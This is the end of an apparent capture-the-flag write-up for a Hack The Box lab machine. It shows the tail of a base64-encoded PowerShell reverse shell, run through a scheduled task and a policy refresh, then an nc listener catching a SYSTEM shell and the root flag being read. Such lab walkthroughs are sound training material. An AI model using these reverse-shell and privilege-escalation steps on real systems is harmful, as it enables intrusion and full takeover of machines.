MAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==- this will execute a task on behalf of the created use and that task will be running the reverse shell code (that we created previously using revshells.com).gpupdate /force- refresh the policies. Make sure you havencserver running locally and you should get a shell!
┌─[htb_lab_truelyyours]─[10.10.16.82]─[truelyyours@parrot]─[~/htb/machines/thefrizz/www]
└──╼ [★]$ rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.60 65430

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
Now you can get the flag from PS C:\Users\Administrator\Desktop> type root.txt.
Cheers! You have done a long machine! Treat yourself to a crip cold glass of that God’s nectar 🎉🥂🥂😎